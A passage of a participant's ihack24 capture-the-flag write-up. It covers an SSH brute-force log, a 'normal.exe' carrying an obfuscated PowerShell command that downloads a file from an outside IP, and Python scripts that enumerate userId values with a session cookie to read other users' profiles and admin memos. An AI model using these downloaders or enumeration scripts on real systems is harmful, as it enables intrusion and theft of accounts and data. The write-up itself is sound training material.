Jul 27 05:02:24 vmprod-uat-01 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153869]: Failed password for sysadmin from 149.102.244.68 port 52336 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153867]: Failed password for sysadmin from 149.102.244.68 port 57047 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153871]: Failed password for sysadmin from 149.102.244.68 port 24445 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153875]: Failed password for sysadmin from 149.102.244.68 port 46547 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
Jul 27 05:02:26 vmprod-uat-01 systemd: pam_unix(systemd-user:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 sshd[153871]: Received disconnect from 149.102.244.68 port 24445:11: Bye Bye [preauth]
Jul 27 05:02:26 vmprod-uat-01 sshd[153871]: Disconnected from authenticating user sysadmin 149.102.244.68 port 24445 [preauth]
Jul 27 05:02:26 vmprod-uat-01 sshd[153935]: Received disconnect from 149.102.244.68 port 7153:11: Bye Bye

Jul 27 05:02:21 vmprod-uat-01 sshd[153851]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:21 vmprod-uat-01 sshd[153855]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:21 vmprod-uat-01 sshd[153859]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:21 vmprod-uat-01 sshd[153857]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:22 vmprod-uat-01 sshd[153861]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:22 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
Jul 27 05:02:22 vmprod-uat-01 sshd[153863]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:22 vmprod-uat-01 sshd[153869]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:22 vmprod-uat-01 sshd[153865]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:22 vmprod-uat-01 sshd[153867]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:23 vmprod-uat-01 sshd[153847]: Failed password for sysadmin from 149.102.244.68 port 47301 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153871]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:23 vmprod-uat-01 sshd[153849]: Failed password for sysadmin from 149.102.244.68 port 9217 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153853]: Failed password for sysadmin from 149.102.244.68 port 31722 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153851]: Failed password for sysadmin from 149.102.244.68 port 11336 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153873]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:23 vmprod-uat-01 sshd[153855]: Failed password for sysadmin from 149.102.244.68 port 56773 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153859]: Failed password for sysadmin from 149.102.244.68 port 62741 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153857]: Failed password for sysadmin from 149.102.244.68 port 61255 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153875]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
Jul 27 05:02:24 vmprod-uat-01 sshd[153861]: Failed password for sysadmin from 149.102.244.68 port 24888 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153869]: Failed password for sysadmin from 149.102.244.68 port 52336 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153867]: Failed password for sysadmin from 149.102.244.68 port 57047 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153871]: Failed password for sysadmin from 149.102.244.68 port 24445 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153875]: Failed password for sysadmin from 149.102.244.68 port 46547 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
Jul 27 05:02:26 vmprod-uat-01 systemd: pam_unix(systemd-user:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 sshd[153871]: Received disconnect from 149.102.244.68 port 24445:11: Bye Bye [preauth]
```

The flag is: ihack24{149.102.244.68_sysadmin}

Malware

Completed

Just a normal EXE

One of our clients reported the presence of a file named "normal.exe" in their TEMP folder. They mentioned that this executable file sometimes runs automatically. Can you help them discover what this executable file does?


md5 hash of file "file.tar.gz" :
933e754be6c8366d3b4e020080dbad00

Total Points	Scoring Type
500	Pool

Attachments

- file.tar.gz


Correct Submission

**Irfan Izzat Khilfi Bin Zubaile**
Sat, Jul 27, 2024, 10:03 PM

ihack24{obFusCat!on_Alw4ys_w0rk}

Cancel

I dont know the step to analyze the malware but i just try do this question and i get the flag.first i extract the file using `tar -xzf file.tar.gz`



Cd to extrac file and see what inside

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Downloads/IHACK 2024/MALWARE/_file.tar.extracted]
$ ls
0.tar normal.exe

```

I just use strings and get clue there like a secret key is : \$hOeqR = -join (-join ([char[]](104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116))))).ToCharArray()[-1..-(-join ([char[]](104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116))))).Length]

```

(kali@kali)-[~/Downloads/IHACK 2024/MALWARE/_file.tar.extracted]
$ strings normal.exe
!This program cannot be run in DOS mode.
.text
.rsrc
@.reloc
*b(!
*B(,
Yh}
1P    os
1g    os
$hOeqR = -join (-join ([char[]](104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116))))).ToCharArray()[-1..-(-join ([char[]](104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116))))).Length]
$gPckD = (-join ((('el' + 'i' + 'f' + 'p' + 'MET:vne$' + 'e' + 'liFtu' + '0' + '-' + ' $hOeqR i' + 'ru' + '-' + 'tse' + 'uq' + 'eBb' + 'e' + 'w-eko' + 'v' + 'ni').ToCharArray()[-1..-((('el' + 'i' + 'f' + 'p' + 'MET:vne$' + 'e' + 'liFtu' + '0' + '-' + ' $hOeqR i' + 'ru' + '-' + 'tse' + 'uq' + 'eBb' + 'e' + 'w-eko' + 'v' + 'ni').Length))))); ' ' + (-join ((('re' + 'su' + 't' + 'en').ToCharArray()[-1..-((('re' + 'su' + 't' + 'en').Length))))); 8(-join ([char[]](73, 110, 118, 111, 107, 101, 45, 69, 120, 112, 114, 101, 115, 115, 105, 111, 110)))) $gPckD
# disclaimer that this exercise is part of ihack2485JB
v4.0.30319
#Strings
#GUID
#Blob
<Module>
normal.exe
MainModuleRawUI
ModuleNameSpace
CHAR_INFO
COORD
SMALL_RECT
Console_Info
FileType
STDHandle
MainModuleUI
MainModule
ConsoleColorProxy
MainAppInterface

```

I write script python to decode it like this

```

1 ascii_values = [104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116]
2 decoded_string = ''.join([chr(value) for value in ascii_values])
3 print(decoded_string)
4

```

I run and get a url navigate there and get the flag

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Desktop]
$ python3 decrypt.py
http://159.223.43.45/s3cr3t5.txt
(kali@kali)-[~/Desktop]

```

The flag is : ihack24{obFusCat!on_Alw4ys_w0rk}

Web Security Challenge

Character Journey

Character Journey

Voila! My current website that I was tasked by my employer.
It seems to work well just fine.

The format

Target: <http://character-journey.ihack24.capturetheflag.io>

Total Points	Scoring Type	Available Tries
500	Pool	4 Times

Your Flag*

Cancel

Submit

Navigation

My Account

Support

Feedback

Welcome to Your Dashboard, nuub

Apparently, this is your current account

My Account

This is all where your user details at

Support

Having troubles with the website? Do contact admin via support page

Feedback

Provide your feedback or report any issues here.

Not secure character-journey.inackz4.capturextnetnag.io/profile.php?userId=117

Profile

Name: nuub

Email: izzatkhilfi@gmail.com

Logout

Elements

<!DOCTYPE html>

<html lang="en">

</html>

<body>

</body>

</html>

Styles

element.style { }

body { font-family: Arial, sans-serif; background-color: #f0f0f0; display: flex; justify-content: center; align-items: center; height: 100vh; margin: 0; }

body { display: block; margin: 0px; }

margin

border

padding

767.000-729.600

Console

What's new

Highlights from the Chrome 127 update

Enhanced 'Never pause here'

The 'Never pause here' option can now "cancel" DOM, XHR/fetch, CSP violation breakpoints, exceptions and promise rejections from built-in

Open the link and navigate to my account. make a script python for get flag and heres my python script

Navigation

My Account

Support

Feedback

Welcome to Your Dashboard, nuub

Apparently, this is your current account

My Account

This is all where your user details at

Support

Having troubles with the website? Do contact admin via support page

Feedback

Provide your feedback or report any issues here.

```
C: > Users > izzat > pythonijat.py > ...
1  from pprint import pprint as print
2  import requests
3
4  BASE_URL = "http://character-journey.ihack24.capturetheflag.io/profile.php?userId"
5  HEADERS = {"Cookie": "PHPSESSID=4f3221ed7bb0e2b0d420d4753092a988"}
6
7  for i in range(0, 100000):
8      response = requests.get(BASE_URL + f"={i}", headers=HEADERS)
9      data = response.content.decode()
10     if data:
11         for line in data.splitlines():
12             if "Name" in line:
13                 if "ihack24" in line.casefold():
14                     print(line)
15
```

And i get the flag after finishing running the python the flag is:

ihack24{655b7b7ae4c62d726a568eff8914573e}

My Memo

MyMemo

Welcome to the MyMemo Web Page, your go-to application for managing personal and professional memos.

Target: <http://mymemo.ihack24.capturetheflag.io>

Total Points	Scoring Type	Available Tries
500	Pool	4 Times

Your Flag*

Open the target link

Welcome izzatkhilfi@gmail.com

Create a Memo


Title:

Content:

Create Memo

Your Memos

No memos found.



Open inspect > network, but first we need to create memo and i make the python script to get credential admin.


```

C:\Users\izzat > pythonijatpy > ...
1  from pprint import pprint as print
2
3  import requests
4
5  BASE_URL: str = "http://mymemo.ihack24.capturetheflag.io/get_memos.php?userId"
6  HEADERS: dict[str, str] = {"Cookie": "PHPSESSID=eadc3c33ff42bd193d62a1"}
7
8  for i in range(-1, 100000):
9      if data := (response := requests.get(BASE_URL + f"={i}", headers=HEADERS)).json():
10         if "admin" in data[0]["title"].casefold():
11             print(data)

```

```

PS C:\Users\izzat> [{'content': 'admin71800',
>> 'id': 3,
>> 'timestamp': 1716827410,
>> 'title': 'Admin Credential',
>> 'userId': 69},
>> {'content': 'testing',
>> 'id': 4,
>> 'timestamp': 1716827520,
>> 'title': 'Testing',
>> 'userId': 69},
>> {'content': 'IT maintenance is scheduled for Saturday night from 10 PM to 2 '
>> 'AM. Expect intermittent access to services.',
>> 'id': 18,
>> 'timestamp': 1716864400,
>> 'title': 'IT Maintenance',
>> 'userId': 69}][]

```

Log in as admin71800, and click [here](#)

Login

Username:

Password:

Don't have an account? [Register](#)

Login

Username:

Password:

Login

Password has been expired! Click [Here](#) to
reset

Don't have an account? [Register](#)

Password Reset

Reset email has been successfully sent.

[Go to Home](#)

go back to inspect expand and i get a link

The screenshot shows a web browser window with a "Password Reset" confirmation page. The page has a green header, a message "Reset email has been successfully sent.", and a green "Go to Home" button. Below the page, the browser's developer tools are open, showing the HTML structure and the CSS styles applied to the elements.

HTML Structure:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Password Reset Success</title>
    <link rel="stylesheet" href="reset_style.css">
  </head>
  <body>
    <div class="success-container">
      <h1>Password Reset</h1>
      <p>Reset email has been successfully sent.</p>
      <a style="display:none;" href="reset.php?r=1393191ced">reset link</a>
      <a href="index.php" class="button">Go to Home</a>
    </div>
  </body>
</html>
```

CSS Styles:

element.style {

```
display: none;
}
```

a:-webkit-any-link { *user agent stylesheet*

```
color: -webkit-link;
cursor: pointer;
text-decoration: underline;
}
```

Inherited from div.success-container

```
.success-container {
  background-color: #fff;
  padding: 20px 40px;
  border-radius: 10px;
  box-shadow: 0 0 15px rgba(0, 0, 0, 0.1);
  text-align: center;
  max-width: 400px;
  width: 100%;
}
```

Inherited from body

```
body {
  font-family: Arial, sans-serif;
  background-color: #f4f4f4;
  display: flex;
  justify-content: center;
  align-items: center;
  height: 100vh;
  margin: 0;
}
```

Browser Interface:

- Elements panel: Shows the HTML structure with the "div.success-container" selected.
- Styles panel: Shows the CSS styles applied to the selected element.
- Console: Shows "What's new" and "Highlights from the Chrome 127 update".

Create Memo

Your Memos

Admin Credential

admin71800

5/28/2024, 12:30:10 AM

Testing

testing

5/28/2024, 12:32:00 AM

IT Maintenance

IT maintenance is scheduled for Saturday night from 10 PM to 2 AM. Expect intermittent access to services.

5/28/2024, 10:46:40 AM

ihack24{ea082099722927625a51a3dd5b1057aa4b9867ac}

Here we get the flag.